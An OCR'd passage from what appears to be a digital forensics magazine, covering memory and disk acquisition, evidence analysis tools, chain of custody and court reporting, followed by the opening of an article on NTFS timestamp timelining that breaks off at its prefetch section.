


Figure 2. *DumpIt.exe acquiring memory from target machine*




Figure 3. *Directory listing after the memory acquisition runs*

When you acquire images from a non-volatile disk, (it is not powered on), it is important to use a write blocker. The write blocker is placed between the drive you are acquiring and your imaging device. The write blocker ensures that that the forensics systems used cannot change the state of the




Figure 4. *The interface of FTK Imager. Select File -> Capture Disk Image to start the imaging process*




Figure 5. *Select the source to image*




Figure 6. *Select the particular physical drive to image. Click on Finish*




Figure 7. *Select Add*




Figure 8. *Specify the image format. The dd image format is recognized by all forensic analysis tools. Others such as E01, for example, is specific to Encase and offers enhanced imaging features*




Figure 9. *Fill in the case details. Case Number used must be unique and describes the case. For example, if it relates to theft and the suspect is John Smith and possible title might be 2013-06-15-theft-John-Smith*

evidence. Important if you are going to go to court to prove that the original evidence was not altered. Check out nice write blockers at this URL (*http://www.forensicswiki.org/wiki/Write_Blockers*) Sorry, for this money is needed.

Software imaging is more time intensive then hardware imaging. If you are in the field at the suspects location and have a limited amount of time to acquire your evidence hardware based imaging solution would be in order. A tool such as Logicube's Forensics Dossier unit is a perfect choice for the job -> *http://www.logicube.com/shop/forensic-dossier/*. At capture rates of 7Gigs per minute this is the ideal solution for time sensitive acquisitions (Figure 4-10).

Final thoughts on imaging: usually it is a covert operation. You do not want your suspect to interrupt you. Ensure that this does not happen. Take pictures of the area. Leave the scene exactly the same as you left it. Make copies of anything that will help your case. Make sure it is legal.

SECOND STAGE OF FORENSICS – EVIDENCE ANALYSIS

I use Pelican cases for transport of all evidence and forensics tools (*http://www.pelican.com/canada/*). For transportation of cell phones and tablets I use Faraday devices (*http://www.paraben.com/stronghold.html*). I am back in the lab now and in a controlled and safe environment. If I physically had to take the evidence drives/machines with me, they would be starting the chain of custody process. The chain of custody process is simply a way to verify to a legal entity that the evidence was in your control from the time of seizure to the time it




Figure 10. *Specify where to save the image and the image name. Ensure you have enough disk space to save the image. It will take anywhere from a few hours to a couple of days to image depending on the drive size and you machine. If the image is highly sensitive, you might want to save the image to an encrypted drive or encrypt the image itself. Do not forget the passphrase or lose all your keys. Assuming your using public/private cryptography*

went to trial and that its location and who had access to it can be proven. In essence, the original evidence was never tampered with.

We start the analysis by examining our ram image acquired in the field (Figure 11 and Figure 12).

After the recovery of any deleted evidence comes the analysis of the RAM dump.

The next process is to start to acquire all deleted material from the images. I would concentrate on pictures (jpg), documents (doc*), pdf documents (pdf), and email (Outlook, web based, and others). I use two tools to acquire deleted material. One is Recover My Files -> *http://www.recovermyfiles.com/*. This handles most Windows based file extensions. The other tool I use is R-Studio -> *http://www.r-tt.com/*. This is a more comprehensive tool. Both tools require some money, but are very affordable (Figure 13 and Figure 14).

The undelete process could take on the order of a few hours to several days to complete. After the process is completed comes the task of sifting through the recovered files looking for anything related to your case. Some are targeted. For example if I am working a porn case, obviously I would be looking for media files that contain porn material. I would be performing searches through the documents looking for keywords related to the case. All material that is identified as potential evidence is placed in my case folder for inclusion into the final report.

The Volatility Framework has made this process extremely easy. The first step is to identify the type of Windows architecture that this comes from. Then we use a set of pre-existing templates that were constructed to extract forensic evidence




Figure 11. *Determine which windows architecture is used. This process is time intense. If you know the system use that profile. As you can see if the screen shot, the process is still working*




Figure 12. *Once we know the image profile, we can use the various plug ins to obtain forensics information from memory. In the above example I am getting the process list for examination*

of interest from the ram image. These templates can be acquired from here -> *http://code.google.com/p/volatility/* and *http://code.google.com/p/volatility/wiki/CommandReference*.

Now comes the time to examine and extract any evidence from the hard drive images acquired from the field. There are three tools that can be used for this. Two are commercial and the other is an open source tool. Guidance Software puts out a tool called Encase that allows analysis of a forensic s image. The other commercial tool is FTK tool kit from Access Data. Of the two commercial tools I would recommend the FTK product. Inexpensive, comes with several tools in the tool kit. The FTK Forensics tool for analysis of images, the registry tool for Windows registry files, and the Password Recovery Tool Kit for recovering passwords. The indexing of the image occurs first with FTK. With Encase, indexing takes place when you want to perform a search, which is more time consuming. EnCase changed this in their latest software so indexing takes place first as with FTK. The open



Figure 13. *The Recover My Files site*



Figure 14. *The R-Studio site*

source tools is the SIFT Tool Kit from the SANS organization. The major drawback with the SIFT tool is that its Unix based and mostly command line driven. Requires a bit more training and time to use (Figure 15-17).

Whatever tool you use, it comes to finding the evidence. I look in common areas where data is usually kept. I search for areas where applications keep their log files. I look for things that should not be there. I eliminate files that are known to be "good" files through the use of hashes. I do searching for keywords that are related to the case. Once these searches are completed any results are placed in the case folder for inclusion in the final report.

For the analysis of portable devices, there are number of commercial tools to acquire forensic evidence. They are:



Figure 15. *The EnCase site*



Figure 16. *The Access Data site*

- Cellebrite -> *http://www.cellebrite.com/*
- MPE+ -> *http://www.accessdata.com/products/digital-forensics/mobile-phone-examiner#.UbzkUJwmzPo*
- XRY -> *http://www.msab.com*

The procedure for cell phones or tablets is to ensure the device is protected by a Faraday device such as a Faraday tent. Connect the protected cell or tablet to the forensics workstation via the appropriate cable. You must have the pass codes or have the phone jail broken. Run the above software on the device. All three pieces of software are fairly intuitive to run. There are educations courses on their use. Problem is they are quite expensive. Basically they acquire the data from the cell or tablet, analysis the data and place it in a nice report. I am interested in the logical and physical acquisition of the device.

THIRD STAGE OF FORENSICS – REPORTING

I have acquired the data, parsed through the data to extract all evidence related to the case. Now it is time to place all this in a report. The sentence to keep in mind for the report is “keep it simple”. Start off with an executive summary that states your findings. Then explain the process used to discover the key findings in your case. Include after this the mini reports generated by the tools used. This is where I like FTK. It has report templates that simplifies and saves time in the detailed report generation. Anyway you would like to compose the report; it has to be understandable by any lay person reading the report. If called to court to testify, try to explain your findings in a way that any layman can understand but without landing yourself in contempt with the judge. A great resource for report writing and court presentations can be found at the Certified Fraud Examiners website:




Figure 17. *The SIFT Kit from the SANS group. A UNIX based forensics system that is free*

- How to Become a Dangerous Expert Witness: Advanced Techniques and Strategies (*http://www.acfe.com/products.aspx?id=2502*)
- Writing & Defending Your Expert Report (*http://www.acfe.com/products.aspx?id=2508*)
- Depositions: The Comprehensive Guide (*http://www.acfe.com/products.aspx?id=2497*)
- Cross-Examination: The Comprehensive Guide for Experts (*http://www.acfe.com/products.aspx?id=2494*)

Although this is based on US legal systems, most of the material in these books can be universally applied.

CONCLUSIONS

Initially when digital forensics came about there was a large surge as people, professing to be forensics people, came into the field lured by the large dollar signs ($350/hr. USD). Time has vetted such people and more and more forensics is recognized and being standardized in the real world.

Forensics is time consuming and tedious work. It is meticulous work. Your explanations and procedures will be challenged in court. Remember, someone's freedom is on the line.

The above tools mentioned comprise the bare minimum. Always search for tools to augment your lab. Test them and ensure they can pass the court acid test. Ensure they give accurate reliable results.

Train, read, and constantly enhance your skills in all aspects of computing science. Programming, networking, and operating systems are key knowledge areas that you will have to be proficient in to survive and prosper in this business.

The reasons you are in forensics fall into the following categories: 1) You are working for the police. 2) You work for major consulting firms 3) You work for private firms. 4) You work for the bad guys. 5) Personal research.

Digital forensics is a focused market. Competition is tight and so is the demand for qualified people.

Hope you the best in the field of forensics.

About the Author



I have been working in the IT field since 1986. In that time I acquired knowledge and experience in Windows, MacIntosh, Unix, networking, programming, pen-testing, forensics and incident response. I have acquired several certifications: CISA, CISSP, EnCE, ACE, CSA, CSNA, RET, CEH. I currently work for the Edmonton Public School Board in Edmonton, Alberta, Canada and operate my own company Cerberus Security Integrators Inc. http://www.forensics-canada.com/ in my spare time. I teach classes at a local post secondary institute in forensics and Unix operating systems. When I have some free time I golf and fly fish. A more complete profile of me can be accessed over at http://www.linkedin.com/pub/barry-kokotailo/28/565/405.

a d v e r t i s e m e n t

Workbooks.com

Web Based CRM & Business Applications for small and medium sized businesses


Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



A PRACTICAL APPROACH TO TIMELINING

by Davide Barbato

When conducting forensics analysis it can be useful to have an understanding of the events that occurred on the system to correlate your analysis and gain a better focus on your investigation.

What you will learn:

- A basic understanding of NTFS structure
- What is a timeline and how to create one

What you should know:

- A basic understanding of Windows Event Log
- A basic understanding of Windows Registry
- A basic understanding of Windows Operating System

Sometimes we need to investigate a data breach, an identity thief, a program execution or, in a more general way, we need to know what happened on a system on a specific time: to accomplish that, we need to create a timeline of the system activities so we can add context data to our investigation.

As it is, timelining refers to the technique used to keep tracks of changes occurred in an operating system by creating a timeline of activities, pulled down from various data sources, as the investigation process requires.

DATA SOURCES

To create a timeline, we have to choose which information to retrieve and which kind of data we need to look at. On a Windows system, we have a lots of data sources: system events, prefetching, registry keys, web history and even file system changes. There are two basic approach to timelining:

- create one big timeline and then filter the data you might be interested in,
- create a timeline for each data source, filter the data of interest, and then merge into one timeline.

When creating a big timeline it can be difficult to search through the data, but it can give much more insight about what happened and when; furthermore, in my opinion it is easier to filter one big thing than filtering small piece of files and then put them all together.

However, it depends on how comfortable you are with, but in this article we use the first approach, the big timeline creation.

As said, there are lots of data sources to look at when creating timeline, and the choice to include one instead of another depends on the investigation requirements. We are presenting just a small sets of data sources, so you can create an high view of your system activities.

MFT TIMESTAMPS

First of all, let's talk about file systems: in this article we assume that we are dealing with NTFS file system because it's more interesting and common than the old fascinating FAT file system.

Each file system keep tracks of object changes, which it gives a timestamp to mark the temporal activities for the object that was involved.

NTFS uses four different timestamps to track temporal activities:

- Modified, when the object is updated and/or modified,
- Accessed, when the object is read,
- Changed, when the object metadata are updated and/or modified,
- Created/Birth, when the object is created.

Table 1. *$STANDARD_INFORMATION and $FILE_NAME timestamps changes*

$FILE_NAME	Rename	Local Move	Volume Move	Copy	Access	Modify	Create	Delete
Modification		X	X	X			X	X
Accessed			X	X			x	
Change (meta)		X	X	X			X	X
Born			X	X			X	

$STANDARD_INIFO	Rename	Local Move	Volume Move	Copy	Access	Modify	Create	Delete
Modification						X	X	
Accessed			X	X	X	X	X	
Change (meta)	X	X	X	X			X	X
Born				X			X	




Figure 1. *$STANDARD_INFORMATION timestamps changes in Windows 7*




Figure 2. *$FILE_NAME timestamps changes in Windows 7*




Figure 3. *Prefetch directory*

The above timestamps are grouped into the word *MACB*.

NTFS stores information in the MFT, the Master File Table: each entry in that metafile is an object and can be a file, a directory or another metafile.

Each object in an NTFS file system has two attributes: `$STANDARD_INFORMATION ($SI)` and `$FILE_NAME ($FN)`.

Both attributes stores the four timestamps listed above: modify, access, change, create (plus other information that we actually don't need).

The difference between `$SI` and `$FN` is that the values in `$SI` are updated frequently, as the user uses the GUI, because it is updated by the Windows API in user space, instead of `$FN`, that quite often reflect the object real timestamps, as it needs kernel space access.

Looking at Table 1, we can see which timestamps of which attributes change based on the action we take on Windows system prior to Windows 7.

And these are two cheat sheet from SANS that address the `$SI` and `$FN` changes in Windows 7 (Figure 1 and Figure 2).

Why show all that information? Because the timeline is a matter of time: all of the timeline is built and sorted around timestamps, to create a chronological view of events and activities, thus we can have a walk through of what was going on.

Before we start our tests, we need to keep in mind an important aspect of timelining, the "*temporal proximity*": it means that we can being close to an event in time, but we cannot get all the historical timestamps changes, so we can have a kind of snapshot of data states. Take as example the *LastWrite* object of Registry keys: it can hold only the last time it was written, not all the time it was.

PREFETCH FILES

